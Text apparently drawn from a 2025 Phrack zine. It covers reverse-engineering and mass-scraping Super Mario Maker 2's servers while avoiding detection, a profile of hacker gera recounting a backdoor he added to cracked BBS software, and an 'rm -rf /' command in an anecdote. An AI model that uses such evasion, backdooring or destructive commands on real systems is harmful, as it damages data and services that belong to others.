
The world needs new hackers, like the reverse engineer Dr. X. and his custom Feed, to open the internet back up and free information once again.




1 A Worrying Trend

Lets return to the present day. Independent blogs and webservers hosted out of commodity hardware flourished, giving rise to famed stores of culture that would become obsolete a few short years later when a new flashier competitor appeared. Forum messages, Freeware, PDFs - the internet was constantly sharing information in a freely accessible manner.

But monetization now flourishes in spaces it used to have no grasp.





One such kind of place hard hit in the last few years is the new age forum: social media.

On April 18, 2023 Reddit announced it would charge for its API [5]. Reddit had enjoyed a thriving scene of custom clients adding quality of life and accessibility features. RIF and Apollo were both apps forced to shut down.

The latter discovered they would have to pay 2 million dollars per month to Reddit in order to operate a custom client which was simply passing through requests [6]. From June 12 through to June 14 over 7000 subreddits blocked access to their content entirely for everyone, known as a blackout. Some subreddits continued beyond that timeframe. But unfortunately Reddit startedforcibly removing moderators from subreddits that stayed closed [7]. As of today business is as usual and the API pricing has not changed.

[...]

2 Super Mario Maker 2

My first custom client was for a game I saw as a perfect candidate for open data. Take the best selling video game franchise of all time [9] and allow for user created content, perhaps one of the largest such games! The roots of custom content, and especially courses, in the Super Mario series come from romhacks: injections of new machine code and assets into existing console-based Mario games. With a culture as rich as the demoscene-adjacent romhacking scene the idea had potential.

0. Removed Features

Super Mario Maker, the prequel, had a number of features that its sequel lacked. Importantly, these features were largely problems with the interface and not with the data accessible in game. One such feature is the ability to search courses using more complex queries, available in Super Mario Maker via an external site [10]. Another is the inability to view the entirety of downloaded courses via panning, accomplishable in Super Mario Maker by editing the downloaded course.

Some new features also lack the kind of searchability available in the prequel. For example, "Ninji" speedruns have no browser leaderboard. Various user leaderboards also lack a website.

1. Prior Research

The work started with Kinnay's NintendoClients [11], which implemented DAuth, AAuth, BAAS and the start of a custom client for Nintendo Online enabled games.

As discovered by SciresM [12] the console has a chain of checks before granting access to most online services. Unlike its predecessor the 3DS the switch is capable of identifying and subsequently blocking access at a hardware, Nintendo account and game level. There is also no way to forge any set of credentials and each pair is linked it the other.

[...]

2. NEX

At this point the Nintendo Switch no longer has a console-wide network protocol. Luckily, however, most games on the Switch [17] use a protocol released for the 3DS based on the licensed protocol Quazal Rendez-Vous [18].

The protocol, named NEX, operates off of a number of "protocols" which each contain a number of methods. While Quazal Rendez-Vous provides a set of common protocols that are shared between all games, and even some Ubisoft games, the protocols with the relevant ability to query data are all custom to Nintendo [19].

The protocol in use by my custom client is ID 115, or DataStore. This protocol is largely about uploading, modifying and querying objects (binaries), with some metadata as well as authorization checks [20]. Super Mario Maker 2 adds many additional methods that return packed protobufs in little endian.

[...]

As the packet header for NEX PRUDP Lite (the protocol version used on the Switch) is consistent and the payload formatting uses the well documented protocol buffer format the process for documenting new methods becomes easy; Using Charles Proxy, with SSL certificates dumped from the hardware, and filtering on the host `g22306d00-lp1.s.n.srv.nintendo.net` (where `22306d00` is the server ID for SMM2), you can save the websocket messages to a directory and open them in a hex editor, checking for the Protocol and Method IDs.

3. Opening A Public API

Starting a custom client [32] project requires a few difficult questions to be answered. For example: How many years do you plan on keeping it up to date with the parent service? Are you willing to put your own credentials at risk, especially if they cost money? How should you limit requests so that the parent service cannot detect your activity? Should you limit access to some endpoints to reduce bad behavior? Should you go open source? Is anyone interested? Some of these I knew the answer to on release. Others? I learned the hard way.

[...]

Finally, the API is a perfect example of bringing the feed back to the people. The feed really is ours: we created the content in it! From the course files to comments to ninji events; having access to this data gives the players back some of what they put in, as well as letting the scene understand our game as a whole.

4. The Scene Adapts

The initial release was surprising, in the sense that the usecase I expected did not immediately materialize. I expected methods like user, course, leaderboard queries to be performed. I expected streamers to use OCR on capture card output to automatically bring up information about the course they were playing. Custom clients, however, enable entirely new things.

In the Ninji gamemode, where players race on courses for a week and the leaderboard is closed, there is no way to get the rank of other players. As such, players had been dependent on reporting their ranks in a centralized location, or checking for new posts on Twitter. But, really, there is no way to get the rank of other players in-game.

[...]

By late 2021 the course format was well known [25]. It's a packed binary format in little endian. The file is also always the same size, as the variable length lists for objects, ground tiles and other data is placed within a fixed length null initialized area. These files are also "encrypted" using a simple scheme: A sead::Random (a simple pseudo-random number generator used by a number of Switch games) instance is initialized using random bytes, which are then embedded in the course file, and then used to initialize an AES-128 instance, whose initial vector is also embedded in the course file, which is used to encrypt the file sent to the client [26]. While this scheme does require a blob within the game in order to perform AES this blob was easily found and dumped. As a result, every course file from the servers is way larger than it needs to be. By decrypting and then

gzipping the course file it is possible to bring the size from 0x5BFD bytes to 3 kilobytes, an eighth the size.

[...]

The Kaitai Struct file representing the course format can be found on HuggingFace [43].

Returning to one of the most important missing features in SMM2; the inability to view courses, the ability to render courses from course files would be even more powerful than the feature we lost from SMM1. Rendering courses externally would let a player view courses without disrupting their progress in-game. Luckily, as a 2D platformer, SMM2 is easy to render into an image given the correct assets and understanding of the file format.

By the time the API had been made public a course viewer project based upon the course format was being developed in C# [27], shortly followed by a browser implementation [28]. This course viewer was developed by dumping the savefile of the game, so it only benefitted players capable of running custom firmware. The API endpoint `/level_data` returns the same format, complete with the same encryption scheme, so it can serve as an alternate data source for a course viewer. Once API integration was built into the course viewer it became possible for the average player to view courses.

So, besides saving time, what does being able to view courses do for players? In-game you can only see in a small rectangle around Mario. A player is unable to pan their screen independent of Mario's position, so a sufficiently sneaky creator could design a route visible in their editor but invisible or difficult to find in-game. For example hidden blocks, which are only revealed in-game when the player hits them from below, are as clear as any other block in a course viewer.

[...]

Custom clients, especially within gaming communities, inevitably bring about discussions of fairness. The course viewer received a fair bit of scrutiny for making it artificially easy to vet the difficulty of a course before playing, which combined with certain gamemodes in the game can give an unfair advantage, but the ability to identify developer exits eventually convinced many players of its importance in the metagame. And, with the normalization of the course viewer on social media and streaming sites, it eventually became a competitive necessity to match other players.

5. The Scrape

Once one gets access to the feed of data it is imperative to reduce your reliance on it. The company that operates the feed is trying their best to shut you down. So I began exploring more endpoints in the hopes of querying all the data on the servers.

For example course comments. They come in a number of different types: text, reaction images and drawings. Drawings were found to be GZIP compressed 320x180 RGBA bitmaps, accessible from a external server.

[...]

Comments can also be placed somewhere within the course, as well as have the requirement of completing the course before seeing them. This endpoint gave insight into a creative side of the game that is usually inaccessible outside the official client given to us [29].

After almost all of the endpoints were discovered, with both their request and response fields documented, it was time to begin scraping.

The key considerations behind effective scraping is: how can I request as much as possible, how can I remain undetectable and how can I know I am done.

[...]

And, anyway, how do we know we have all the courses anyway? Courses are referred to by 9 letters and numbers, with some visibly similar characters removed. This series of letters and numbers is just for ease of use, as it represents a base 30 alphabet bitwise number. This bitwise encodes whether the ID refers to a course or a "maker", as well as a checksum. The number is then XORed, which appears to scramble the ID [30]. The reason why this scrambling is necessary is because games utilizing the DataStore NEX protocol allocate new objects with a continuous incrementing ID, known as the data ID.

```
def course_id_to_dataid(id):
  course_id = id[::-1]
  charset = "0123456789BCDFGHJKLMNPQRSTVWXY"
  number = 0
  for char in course_id:
    number = number * 30 + charset.index(char)
  left_side = number
  left_side = left_side << 34
  left_side_replace_mask = 0b1111111111110000000000000000000000000000000000
  number = number ^ ((number ^ left_side) & left_side_replace_mask)
  number = number >> 14
  number = number ^ 0b00010110100000001110000001111100
  return number
```

When converted into a course ID or a maker ID the XOR serves to hide the fact that the ID is incrementing, likely an attempt to prevent a sweep through all courses or makers for nefarious purposes. We know the algorithm, however, so this reversible algorithm just means there are two ways of representing a course or maker.

Since it is incrementing where do we start? Not 0. The region of Data IDs below 3 million in SMM2 cannot be queried. With manual testing the first course found in the game is 4RF-XV8-WCG, data ID 3000004 uploaded on 6/27/19 02:05, a day before the game officially released. Using the method SearchCoursesLatest (method 73), which is used in game to return a random list of recent courses, I received a data ID close to the most recently allocated, at the time around 40000000. Using this approach one can query for 500 courses' info at once using GetCourses (method 70). Courses that have since been deleted, with their ID not being reallocated, return empty course info that could be ignored. This is the primary approach for courses.

[...]

The reason we cannot query players easily is because their "data ID" equivalent is not the internal ID used by the game. Wheras a course is associated with its data ID by every part of the game a maker ID's corresponding data ID is only used to generate that maker ID by Nintendo, summarily being ignored. The game actually uses PIDs, or Principal IDs, to refer to players, and these are randomized unsigned 64 bit integers on the switch. PID to maker ID is not reversible. While one can be used to query the other the direction we care about, maker ID to PID, can only be performed by GetUserOrCourse (method 131), and it only supports one maker ID at a time. Used in-game for a search bar it is not optimized for speed. The next best thing is just to collate all PIDs collected from other methods, assuming that one of the following applies to every player in the game:

- Created a course
- First cleared a course
- Has an active WR on a course
- Was one of the last 1000 players to play a course, whether they beat it or not
- Has played a Ninji event course while it was active
- Is within the top 1000 players on any in-game leaderboard (number of maker points, score in endless mode, etc)

[...]

6. Opening A Public Server

After the completion of the scrape it made sense to replace the feed entirely. By this I mean the classic final frontier in game modding related to protocol reimplementation: custom servers. That way no technical limitation, or action on the part of Nintendo, has an impact.

Custom clients, the topic of this paper and my main work, are exceptional starts and the only way to have live data from the feed, as well as being more directly usable by an audience. Custom servers, however, are the best way to follow up a custom client. Assuming a modded official client or another custom client it's possible to hook into a new feed entirely. The company behind the feed may not have any interest in archival, or may not send out timely

updates or may shut down the service with no recourse. With SMM2 having been around 5 years old by that time it was not, and still is not, an impossibility that Nintendo was considering shutting down the servers in a few years

This final step was possible thanks to the help of a number of developers who had begun building tools around the API following the technical discoveries made: Kramer, Wizulus, jneen and Shadow. Kramer had begun developing a Golang server implementing the NEX protocol, using NintendoClients as a base. When he reached out to the rest of us we began contributing.

[...]

Custom servers also have to convince the official client it is legitimate. All GetUser requests that refer to the current user have to send the same PID as the user's device ID. But we've already established Ryujinx sends the same constant for everyone. So to prevent a crash that PID has to be swapped with `0xcafe`. Another example is GetEndlessModePlayInfo (method 115). This method is constantly called while in a playthrough of the endless gamemode, and it is expected to return up to date info about all active endless runs. Included is all the courses that have been cleared.

So calls to StartEndlessModeCourse, DominateEndlessModeCourse (completing), PassEndlessModeCourse (skipping), SuspendEndlessMode (exiting) and FinishEndlessMode (game over) need to record the new status of the endless run or the client will behave strangely.

Number of coins, remaining lives and other variables must also be kept up-to-date.

[...]

Once we own the server we can also begin to see what information is sent by the official client but locked away forever on the official servers with no way to query. We knew about the Ninji replay because the official client queries it to represent it in-game. We also know how to parse it [37]. This replay stores the position of the player during the run every 4 frames and in what animation state they were in, so it only exists to play that run back. There had always been theories of another replay: input replays.

[...]

7. A New Era in SMM2

The public API, and the technical research following it, has changed how players engage with this game left behind by Nintendo. Streamers use course viewers, primarily one developed by Wizulus [40], to vet what users send and to skip tiring "little timmy" levels in endless mode. A search engine for courses, one of those removed features from SMM1, has been created by regularly topping off a local archive of courses collected from SearchCoursesLatest and GetCourses, enabling players to find whatever the in-game filter makes needlessly tedious to find [41]. Teams of players who had labored by hand searching for particular kinds of levels no longer need to do so, like the 0% team [42], who used the scrape to get an up to date list of uncleared levels and boost the team forwards.

[...]

8. A Bitter Reminder

So what is there to do when the hardware operating the public API, by which everything else mentioned operates, gets banned? Then our reliance on this fragile feed, and my loyalty to this kind of work, gets tested.

I know what it feels like because it's happened twice. The first time was immediately after the scrape in 2022, likely due to test requests I made to implement new methods. The second time was 2025, as the result of large scale DAuth changes from system version 20.0.0. Both times I had to buy new hardware, with the implicit reminder that it was another potential sacrifice to keep this experience going for all of the players of my favorite game.

[...]

3 A Fragile State of Affairs

The adventure continues on the Nintendo Switch 2, should we find an exploit that lets us MITM traffic for research, but it's the early days for that. We have a whole scene of experts who made this possible, and we will need their help or find new blood. Every source of user created content deserves a scene as rich as SMM2 now is.


My work on other custom clients continues. Prior to the shutdown of the Nintendo Network in 2024, for the WiiU and 3DS, I endeavored to create a scrape for every game

on both platforms. It required me to use my NEX custom client knowledge to create another: one that could request from every possible game that supported NEX [44].


[…]

New updates to network protocols, some whose outdated features had been depended on, will change the feasibility of custom clients for many domains, especially ones that do not want to make money. TLS 1.3, ECH and dynamic certificate pinning will make it much harder to research custom clients and implement them. Updates to old servers, requiring corresponding updates to the client, will remove the old exploits that made the custom clients possible from the picture.

We should ensure our favorite online services have a custom client. Those custom clients bring ownership of the feed back to the ones that made it possible. Whether it be social media or video games we should be allowed to do what we want with it. As long as the official client continues to slide towards corporate profit and the neo-Victorians operate the feed with their own agenda the path of the custom client remains the only way to preserve our liberties in this technological world. […]



PHRACK
CTF 2025



Your friends got busted while trying to save the world! There is only one way to save the world and save them: YOU HAVE TO HACK THE GIBSON!

#HackersUnite
#HackThePlanet

REWARD: **REDACTED**

Phrack ProPhile on Gera

AUTHOR: Phrack Staff

[... the full length prophile is available in the eZine only ...]

Specs

Name: gera
Handle: gera
Handle origin: it's just my name ¯_(ツ)_/¯
AKA: casper (around 1993?),
Richie++ (¿ 4:900/208.3 ? @FidoNet)
Country: Argentina
Website: http://127.1:631
GitHub: gerasdf

Background

2400 bauds version:

I always wanted to do robots. My mother sent me (at 11 yo?) to learn Logo, and I did. Got my first computer (TI99/4A). Got a Commodore 64 and then a 128. Learned assembly on the Commodore, at around 12 years old. PC enters life. Got hold of Turbo Assembler, Turbo Pascal, Turbo Debugger, etc at school. Found friends to learn together. After struggling, I found Ralf Brown's interrupt list, then Sourcer disassembler. The Stoned virus found me, got totally hooked, and started collecting virii. Wrote my first "virus" to bypass security at school.

Collected PC viruses, and wrote a few myself. Found more friends to learn with, and we moved on to accessing openly available remote computers.

We thought we could even make (legal) money from what we loved. (Co) Founded Core SDI/Core Security, wrote and released ABOs (Advanced Buffer overflows), (co) created Core IMPACT, (this is no longer 2400 bps version and I'm not liking it), I taught assembly and exploit writing, put together the exploits writing team at Core... got fed up of the security industry, started Disarmista (2008?), exclusively offering reverse engineering services for "good reasons".

Got a call from a friend, along the lines of "hey, want to come and do satellites?" – I said "no", but there was really no reason to say no. 15 years later I'm still doing satellites, and their security too.

Inspiration

Wanting to do games was the reason I first learned assembly (why would somebody learn assembly today?). Then viruses and their reproductive capability really hooked me. Reproduction is one of the main characteristics of living organisms, I felt then (though virii don't have opposite thumbs like Koalas, which have two).

Reversing stealth viruses I learned there were many tricks only a few knew, that gave you invisibility. With friends I learned hacking, and the thirst for knowledge and solving puzzles was just too strong and addictive, it still is. As for people, I started so disconnected that it was hard to get a model, though I always say my great teacher was Petro, "just" a teacher, who was so good at explaining, that you always left thinking you understood it all and just had the greatest idea of humanity, just by yourself.

Favorites:

In Argentina, as in many forgotten countries, cracking was a necessity. Many times, even when you wanted to buy the software and had the money (not very likely), you couldn't. So, we were only left to our own devices, likely by design (as they say, the first is free...) I mean, we had to do some cracking. During my C64/128 era I just didn't understand enough, but entering the PC I realized that I just couldn't copy a program and install it at home. So, here comes the cracking and the debugger.

So I cracked a few apps, for myself or to amuse friends, like getting infinite money in Sim City. But one day I was the first to get the new version of Remote Access (a BBS hosting software) in Argentina, and it needed cracking.

So I set out to crack it. It was a quick job initially, but then I discovered there was a whole set of functionality that wasn't regularly available. This gave me the idea of adding even more functionality (some may call it a backdoor) that enabled a sort of god mode. It took me a couple of days. The whole time I was telling people 'yes yes, I'm almost there, cracking isn't easy you know.' When I finally finished, I slightly changed the banner to identify it easily, and set it free.

Memorable Experiences:

For this issue, just one, or it'll get too long: It was the last evening before shipping our third satellite (Tita, for Tita Merelo). It was unfinished, of course, and we were doing software changes all the time, even on the satellite systems themselves (no CI/CD, sorry). The satellite had (has?) 6 Linux systems, and the main linux guy was doing the final touches, everybody around doing stuff, and then "MIERDA!", he shouted, and silence fell on the floor. All cameras to his face, he was buried in his hands, frozen in place, not even breathing... so, somebody approaches to see the screen, and there were 6 sshs, all doing the same with those multi-ssh things, all reading:

```
# rm -rf /
# ^C
# _
```

[...continues in the eZine only]

What is the achievement you're most proud of?

There's something that makes me proud, not exactly my personal achievement, more like a group achievement:

The size and quality of the security scene in Argentina

Many things happened at the same time, and maybe the Ekoparty was a bigger contributor through the years, but so many amazing people passed through Core, for many their first true job (because nobody else dared to employ them, heh), untamed creativity, infinite thirst for breaking the limits and doing impossible things.

Core grew and grew, attracting talent, until it exploded. First I was mad at us and the people leaving, but with some time I felt how the spores got rooted in other places, new companies got infected with the culture, and suddenly the family got back together, and it was larger than before and amazing again.

Of course, I should have made a lot of money when we "sold" it, but no, we just didn't. I think we got around $5k total (each!). Don't sign anything with the big monsters, they'll just eat you.

On a different life, I'm also happy (not sure if proud) I could write an OS purely in Smalltalk (see SqueakNOS), with network drivers, and all.

How did Phrack influence you and helped shape who you are?

A lot. Along with other zines, Phrack always stood out for its technical content. I remember studying all articles on heap exploitation (w00w00's, MaXX', the anonymous one) nergal's article on ret2libc and klog's on frame pointer overwrite, grugq's ELF article, and his and scut's on ELF encryption, and many more that I now recognize browsing the online issues.

I used to print those articles and read them over and over. I even carried a few of the original printouts with me through many moves over the years. A few months ago, I found the stack and finally gave them a new life.

Reading all the tricks, understanding all the different points of view, finally helped me develop the instinct that a bit is just a bit, and all the meaning is in the observer.

And I figured I'm not a lonely weirdo who ENJOYS squeezing the constrained options a vulnerability offers to conquer the execution flow. We are legion.

What is your favourite bug/exploit?

- CVE-2004-0368 - dtlogin double free.
- CVE-2001-0550 - wu-ftpd gobbing heap overflow (arbitrary free)
- CVE-1999-1085 - SSH CRC32 compensation attack
- CVE-2001-0114 - SSH CRC32 compensation attack integer overflow

Would you recommend newcomers to contribute to open source projects?

Totally! Why not? I wish I had time and energy to do more of that. I'm all for full disclosure, even of exploits. And all for contributing.

Contributing back to OS is sort of the easiest way to get your code maintained :-p (not quite). Commercially you may think that "giving up" your code for free is not a good idea, but it comes back, and sometimes surprisingly soon. It'll get you a job, that's for sure, but it could also become an income by itself.

But then, also, and more seriously (if anybody needed to get serious), it's fine to do things just because you can. We used to answer exactly that

Why do you do that?!
Because I can

Technology has a significant impact. At some point, I began thinking about how my work could help people and make their lives better, even just a little bit. You never know what people will find useful, and the feedback you receive when you release something is a great feeling: the realization that someone is actually using what you created.

Your opinion in the infosec scene now vs then

All mercenaries. Don't get me started. Not really, not everybody. But that catches my feelings. When the big money entered the scene, we all lost friends and stopped sharing as much as before. The flow of information slowed down, though we still have Phrack, Ekoparty, H2HC, Defcon and the others, it doesn't feel the same. Maybe the great techniques were always kept secret and surfaced only 20 years later, but it seems worse than before.

It's not fair, there's still a lot of people believing in full disclosure for a better World, and they do a great job at it. My special admiration and respect to "The Qualys Security Team", who keeps showing art and dedication in every single advisory.

My respect too to Google's Project Zero. There should be an invite only conference on 0-day hunting, where these heroes share their experience and fishing techniques. Kill the class, not the single bug, or better fix both.

And Kill the 0-day!

Recommendations

Technical Books:

- Phrack. 40 years of fun and profit. Hard cover.
- Computational Geometry - Algos and Apps (<3 sweeping line <3)

Thirty Years Later: Lessons from the Multics Security Evaluation Reflections

Hacker Spirit:

Understanding how things work, finding a way around limits, and sharing it with others, to make understanding easier, Loop. The three things together. On the attackers side, there's too much money for a healthy competition and open sharing, MAYBE it's easier on the defender's side. Kill the 0-day!

Exploit Industry:

The monetization of the vulns and exploit has clearly made the power imbalance even worse and broke the flow of information. The way out IMHO, is to double up and openly share even more. It may get worse at first, but it'll be positive at the end.

Career Burnout:

I left security to go do satellites, to then come back. It was also great to move to the defenders side, and see things from a different PoV. Don't be afraid of going out of your comfort zone. If you love learning and doing new stuff, then, do new stuff and learn. ¯_(ツ)_/¯

Insights

Hacking Milestones:

Learn assembly and solve all CTFs you find online, before 20. Write ASCII self decoding shellcode, extract data from a blind SQL injection, write a remote shell client-server over a non-standard protocol (icmp, dns, etc), use gdb to install a backdoor in a running nginx and OllyDbg to do the same in Windows, without touching the filesystem, implement a known Cryptographic primitive, understand rainbow tables, implement a TCP/IP stack, solve some of the advanced cracking challenges by ricnar and most ABOs, write a remote heap overflow that always works, reverse engineer an unknown server with crypto back to C, implement its client in python... all before you are 25.

IT's not my story, but a HACKER needs to be the best in every discipline, or keep trying. And remember, with great power comes great fun, and also some responsibility.

Nontraditional Hacking:

Lying when they ask me for personal information they don't really need. It's stupid, but it takes practice to lie when they ask your name or your birth date, and you may need to remember what you said: practice it, pollute DBs. I also love hacking toys for my kids (adding a RC, etc) and fixing things that broke.

The "Art" of Hacking:

Understanding things better than their creators to find the hidden menu options they didn't know they put there.

Personal

Other Interests:

Electronics! Woodworking. Making things. Creating Tech.

Philosophy:

If it has a solution, it's not a problem. And if it doesn't, why worry at all? Carpe Diem, totally, during the night when I'm statistically more productive.

Zines:

Conferences are ephemeral. Zines are forever, and the articles are usually well thought. A blog is fine, but without an editor pushing you to get it done, the quality degrades over time.

Quotes

Yes: Backticks, please, best quotes ever.

And maybe:

"I want room service!" - standing on a pile of trash.

Though the written story is better than the movie.

Closing Thoughts

```
CALL $+4
RET
POP EBX
```

The Hacker's Renaissance: A Manifesto Reborn

AUTHOR: TMZ

A Memory of Sparks

In 1986, The Hacker's Manifesto emerged from a dial tone, striking the scene like lightning. It was an act of defiance, a declaration of identity, a poetic snapshot of a subculture forming in the shadows of mainframes and TTYs. It reflected the days of stolen long-distance codes, BBSes, and the belief that knowledge should be free.

Now, in 2025 — 40 years since Phrack first bounced across telephone wires and underground forums — we look back not to wax nostalgic, but to understand how the hacker spirit has evolved, splintered, and, in many ways, sold its soul. This is not a eulogy. It is a reckoning. We need to face what's really happened.

"*We exist without skin color, without nationality, without religious bias... and you call us criminals.*"


— *The Hacker's Manifesto*, 1986

From Curiosity to Commodity

Then: We were the kids who saw the blinking cursor not as a barrier, but as an invitation. We typed characters into the voids and got back secrets. Our goal was not destruction, it was understanding — to understand the systems better than those who built them. The thrill of "getting in" was matched only by the beauty of making something out of nothing.

Now: Hacking is a job title. Curiosity has been commodified. A thousand "Bug Bounty Platforms" are trying to monetize your desire for understanding, to turn it into CVEs and T-shirts. CTFs have become resume-building exercises. Reverse engineers wear corporate badges. Developed by government employees rather than openly in the community, exploits get embargoed, not shared.

